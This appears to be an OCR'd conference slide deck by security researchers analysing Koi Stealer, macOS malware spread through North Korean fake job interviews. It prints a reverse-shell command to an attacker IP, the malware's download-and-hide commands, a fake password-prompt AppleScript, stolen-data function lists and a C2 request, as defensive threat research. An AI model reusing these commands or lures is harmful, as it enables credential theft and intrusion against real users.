Hook, Line and Koi Stealer

New macOS Malware in North Korean Fake Job Interviews



Objective by the Sea 8.0, October 2025

Presented by

Daniel Frank

Adva Gabay



Daniel Frank

Threat Research Manager,
Cortex XDR
Palo Alto Networks



Adva Gabay

macOS Research Manager,
Cortex XDR
Palo Alto Networks

Agenda



What Started the Investigation?

Fake Job Interviews and North Korean “Recruiters”

Discovery of Koi Stealer for macOS

Technical Analysis && Windows Variant

Attribution

Key Takeaways

What Started our Investigation?





Yes, I am very good with computers!

Do you even cyber bro?



Awesome!




ALERT SOURCE	ACTION	CATEGORY	ALERT NAME	DESCRIPTION	INITIATED BY	INITIATOR PATH	INITIATOR CMD
XDR Agent	Prevented (Blocked)	Malware	Reverse Shell - 25849144...	*Reverse shell connection based on a...*	sh	/bin/sh	/bin/sh -c bash -i >& /dev/tcp/31.41.244.92/443 0>&1
XDR Agent	Prevented (Blocked)	Malware	Reverse Shell - 25849144...	*Reverse shell connection based on a...*	bash	/bin/bash	/bin/bash -c bash -i >& /dev/tcp/31.41.244.92/443 0>&1

Blocked reverse shell attempts



Suspicious connection using "curl"



An **unsigned** "VisualStudio" process accessing browser credentials

Blocked reverse shell attempts

+

Suspicious connection using “curl”

+

An **unsigned** “VisualStudio” process accessing browser credentials



Fake Job Interviews and North Korean “Recruiters”




Software developer



Way of communication



“Recruiter”


16
/ 94
Community Score
16/94 security vendors flagged this domain as malicious
Follow
Reanalyze
Search
Similar
More
apple-ads-metric.com
Creation Date
1 year ago
Last Analysis Date
5 days ago
DETECTION
DETAILS
RELATIONS
ASSOCIATIONS
TELEMETRY
COMMUNITY 2
Passive DNS Replication (1)
Date resolved
2024-08-23
Detections
2 / 94
Resolver
VirusTotal
IP
144.202.123.86
Subdomains (1)
apple-ads-metric.com
16 / 94
144.202.123.86
URLs (9)
Scanned
Detections
Status
URL
2025-08-14
16 / 97
-
https://apple-ads-metric.com/
2025-08-08
15 / 97
-
http://apple-ads-metric.com/
2025-03-19
14 / 96
-
https://apple-ads-metric.com/VisualStudio.zip
2025-02-27
11 / 96
-
https://apple-ads-metric.com/npm
2025-02-27
11 / 96
-
https://apple-ads-metric.com/back.sh
2025-02-27
11 / 96
-
https://apple-ads-metric.com/sh.sh
2025-02-26
10 / 96
-
https://apple-ads-metric.com/back.sh
2024-09-27
3 / 96
206
https://apple-ads-metric.com/azure/visualstudioformacinstaller-17.6.0.80.dmg
2024-09-13
0 / 96
200
https://apple-ads-metric.com/VisualStudioHelper

Jamf Threat Labs observes targeted attacks amid FBI Warnings





Authors: Jaron Bradley and Ferdous Saljooki


https://www.jamf.com/blog/jamf-threat-labs-observes-targeted-attacks-amid-fbi-warnings/

https://www.ic3.gov/PSA/2024/PSA240903


Discovery of Koi Stealer for macOS



Malware#1: RustDoor



Malware#2: ???



Legitimate VisualStudio process

Download malware: curl -O -s https://apple-ads-metric.com/VisualStudio.zip
Unzip: unzip VisualStudio.zip
Grant execution perissions: chmod +x VisualStudio
Change file to hidden: chflags hidden VisualStudio

Fake pop ups?

Reset permissions for Apple Events: sh -c tccutil reset AppleEvents

List running processes: sh -c ps aux

Retrieve detaild information about the device's hardware: sh -c system_profiler SPHardwareDataType


Display a window with a password prompt: sh -c osascript<<EOD
display dialog "Visual Studio requires permission to install update.
Please enter password for [redacted]:" default answer "" with title "Visual Studio" with icon
POSIX file "/Users/$USER$/vs.png" with hidden answer
EOD

Retrieve the macOS software version: sh -c sw_vers

Technical Analysis of Koi Stealer



Initial Execution




Under the hood

```
sh -c osascript<<EOD
display dialog "Visual Studio requires permission to install update.
Please enter password for user:" default answer "" with title
"Visual Studio" with icon POSIX file "/Users/user/vs.png" with hidden answer
EOD
```

Execution Flow

```
__int64 entrypoint()
{
  uid_t v0; // eax
  passwd *v1; // rax
  char *user_password; // rbx MAPDST
  char encoded_url[31]; // [rsp+0h] [rbp-80h] BYREF
  char my_hardware_uuid[72]; // [rsp+20h] [rbp-60h] BYREF

  get_hardware_uuid(my_hardware_uuid);
  v0 = getuid();
  v1 = getpwuid(v0);
  user_password = popup_for_password(v1->pw_name);
  if ( user_password )
  {
    *(_QWORD *)&encoded_url[23] = 0x210F255B325352LL;
    *(_QWORD *)&encoded_url[16] = 0x5239591C5C055648LL;
    *(_QWORD *)&encoded_url[8] = 0x7243497A4D440349LL;
    *(_QWORD *)encoded_url = 0x3491C5235102610LL;
    decode_string(encoded_url, 31);
    toplevel_functio
    free(user_passwo
  }
  return 0;
}
```



A clue!

```
// http://5.255.101.148/index.php
```

Matches rule ET MALWARE Win32 Koi Stealer CnC Checkin (POST) M1 at Proofpoint Emerging Threats Open

↳ *A Network Trojan was detected*

DESCRIPTION: Detects PowerShell loader seen being used by KoiLoader malware

Data Collection Capabilities

```
get_browser_files();
get_filezilla_files();
get_openvpn_files();
get_steam_files();
get_crypto_wallets();
get_discord_files();
get_telegram_files();
get_ssh_and_zsh_history_files();
curl(c2_url, public_key, shared_secret, global_concated_string, string_length, 0);
```

Memory stream

Data Collection Capabilities

Remove permissions?

```
tccutil_reset_apple_events();
run_applescript(mute_volume_true);
sleep(1u);
get_safari_cookies();
get_keychain();
get_notes();
get_desktop_documents_files();
curl(c2_url, public_key, shared_secret, global_concated_string, string_length, 0);
run_applescript(mute_volume_false);
```

```
// tccutil reset AppleEvents
// set volume output muted true
```

Mute sound?

```
// set volume output muted false
```

?

get_desktop_documents_files

The AppleScript code


```
// tell application "Finder"
// set desktopFolder to path to desktop folder
// set documentsFolder to path to documents folder
// set srcFiles to every file of desktopFolder whose name extension is in %s
// set docsFiles to every file of documentsFolder whose name extension is in %s
// set allFiles to srcFiles & docsFiles
// repeat with aFile in allFiles
// duplicate aFile to POSIX file "%s" with replacing
// end repeat
// end tell
```

The targeted extensions

```
"{\"txt\", \"rtf\", \"doc\", \"docx\", \"xls\", \"xlsx\", \"key\", \"wallet\",
"asc\", \"ppk\", \"rdp\", \"sql\", \"ovpn\", \"kdbx\", \"conf\", \"json\"}",
```

Stealth and Evasion Techniques

Apple event permissions





Direct access



+



The Full Picture

Resetting permissions to ensure pop-up will appear

Muting so the user won't notice

Stealing interesting files



Sending all to the C2

Unmute and exit

Koi Stealer: Windows vs macOS



Communication

```
POST /index.php HTTP/1.1
Host: 5.255.101.148
Accept: */*
Content-Type: application/octet-stream
Content-Length: 108
Connection: keep-alive

ÅÏ¢$ï€°¸VY°sW  Û  Bî7  ðñ:#vwK¿«ÂC  î  ÈaW  z&âX©M-  #¸÷Ï¨U¦Ûä,ï,{  Û§W%¢  è  )Í:ü}Ïód¿)×QÁ-uðE+[¤¡¬Ú  7`
```

```
BASECFG|3ED0F76D-A794-5564-B37F-ED84D83A1F13|I1StYPe41
```

```
(__s, 37LL);                    // 60ebe5b6-e8c2-4a21-beaa-42d9a1b55363
```

```
BASECFG|4E1AB2B7-6B3A-42D5-8B9C-4A1B4A5C6D7E|379xpjRZRZx2RwnEv2b1
```

```
public const string string_0 = "60ebe5b6-e8c2-4a21-beaa-42d9a1b55363";
```

Data Collection Capabilities






```
get_browser_files();
get_filezilla_files();
get_openvpn_files();
get_steam_files();
get_crypto_wallets();
get_discord_files();
get_telegram_files();
get_ssh_and_zsh_history_files();
```


```
Class4.discord(folderPath);
Class4.filezilla(folderPath);
Class4.openvpn();
Class4.winscp();
Class4.screenshot();
Class4.steam();
```

Attribution



Adversary

North Korean Activity Cluster



Toolset

RustDoor
Koi Stealer

Infrastructure

apple-ads-metric[.]com
visualstudiomacupdate[.]com
5.255.101[.]148
31.41.244[.]92

Victimology

Software developers in the cryptocurrency sector



Suspected DPRK activity



Fake job interview




VSCode



Software developers




Cryptocurrency sector



C#


Key Takeaways



Humans are still the weakest link



North Korea is a dominant force in macOS threats



The importance of intelligence driven threat hunting



https://unit42.paloaltonetworks.com/macos-malware-targets-crypto-sector/